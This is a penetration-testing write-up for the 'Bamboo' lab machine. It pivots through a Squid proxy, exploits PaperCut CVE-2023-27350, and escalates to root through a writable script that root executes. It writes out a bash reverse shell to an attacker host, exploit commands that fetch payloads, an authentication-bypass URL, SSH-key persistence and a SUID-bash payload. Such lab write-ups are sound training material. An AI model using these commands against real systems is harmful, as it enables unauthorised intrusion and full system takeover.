Writeup for the Bamboo machine, a medium-difficulty Linux box which demonstrates how exposed infrastructure, like an internal HTTP proxy and misconfigured PaperCut server, can lead to a full system compromise. The exploitation chain combines network pivoting, unauthenticated RCE, SSH persistence, and privilege escalation via a writable file executed by root.
Writeup Author: BobBuilder
Objective: Exploit an internal-only web service via Squid proxy, achieve initial access with a reverse shell, and escalate to root via a writable script invoked by a privileged cron job.
| Category | Difficulty | Platform | Machine Author |
|---|---|---|---|
| Machine | Medium | Linux | xct |

User
Port Scan and Initial Discovery
The initial Nmap scan shows only two open ports:
22/tcp     ssh       OpenSSH 8.9p1
3128/tcp   http-proxy Squid proxy 5.2
This suggests that most services are not directly accessible — however, the Squid proxy on port 3128 is misconfigured and allows unauthenticated access.
To confirm the proxy is working:
curl -x http://<bamboo_ip>:3128 http://<attacker_ip>/test
And on our HTTP server:
python3 -m http.server 80
We observe that the target makes a request to our listener — confirming the proxy is usable from the outside.
Internal Service Discovery via the Proxy
To find hidden services behind the proxy, we use a threaded Python scanner that attempts connections through the proxy: Here is the simple scanner I made for this: SquidProxyScanner
python3 squidscan.py --proxy http://<bamboo_ip>:3128
This reveals several services accessible via 127.0.0.1, including:
22, 9173, 9174, 9191, 9192, 9195
One of them (9191) is particularly interesting — it’s a known port used by PaperCut NG, a print management system vulnerable to unauthenticated RCE (CVE-2023-27350).
Remote Code Execution via CVE-2023-27350
https://github.com/horizon3ai/CVE-2023-27350
We configure proxychains to route requests through Squid:
proxychains4 python3 CVE-2023-27350.py --url http://127.0.0.1:9191 -c "wget http://<attacker_ip>/bash_rev"
Where bash_rev is a simple reverse shell payload:
bash -i >& /dev/tcp/<attacker_ip>/4242 0>&1
We trigger it:
proxychains4 python3 CVE-2023-27350.py --url http://127.0.0.1:9191 -c "bash bash_rev"
This gives us a shell as the papercut user.
Confirming and Maintaining Access
Within /home/papercut/server/server.properties, we discover the admin.password is hashed, preventing further privilege escalation via the web UI (Source). However, since we already have a shell, we can persist access by planting an SSH key:
mkdir /home/papercut/.ssh && echo "ssh-ed25519 AAAA... kali@kali" >> /home/papercut/.ssh/authorized_keys
Root
Finding the Escalation Vector
After gaining a shell as papercut, we transfer and run linpeas.sh to enumerate potential privilege escalation paths:
wget http://<attacker_ip>/linpeas.sh
bash linpeas.sh
linpeas highlights several service files located in /home/papercut/server/bin/linux-x64/ that are world-readable and writable by the current user. These are referenced by systemd service units and likely tied to the running PaperCut stack.


Investigating PaperCut Interface
To figure out how to trigger the execution manually, we explore the PaperCut web admin panel. Authentication is required, but we reuse the CVE-2023-27350 bypass we exploited earlier:
- Visit:
http://127.0.0.1:9191/app?service=page/SetupCompleted - Then:
http://127.0.0.1:9191/app?service=page/Dashboard

This bypasses login and drops us directly into the dashboard.
Then we:

- Click "Enable Printing" from the left sidebar menu
- Click the "Print Deploy" button

- In the queue options, select "Import BYOD Friendly Print Queue"
- Click the "Next" button to continue

- On the Import Mobility Print Queues screen, click "Start Importing Mobility Print printers"
- Finally, click the "Refresh Servers" button

While this runs, pspy64 shows multiple root-level executions of server-command. We now know how to force the trigger.
We run pspy64 to monitor background tasks and confirm how root interacts with this software:
./pspy64
We observe this repeated execution by root:
CMD: UID=0 | /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
This confirms that root periodically executes the server-command file — and we have write access to it.
Exploiting the Writable Script
We overwrite server-command with a payload that drops a SUID bash shell:
echo 'cp /bin/bash /tmp/suidbash && chmod u+s /tmp/suidbash' > /home/papercut/server/bin/linux-x64/server-command
Then we return to the web interface and click Refresh Servers. After a few seconds, we verify that our payload executed:
ls -l /tmp/suidbash
# -rwsr-xr-x 1 root root ...
Now we spawn a root shell:
/tmp/suidbash -p
whoami
# root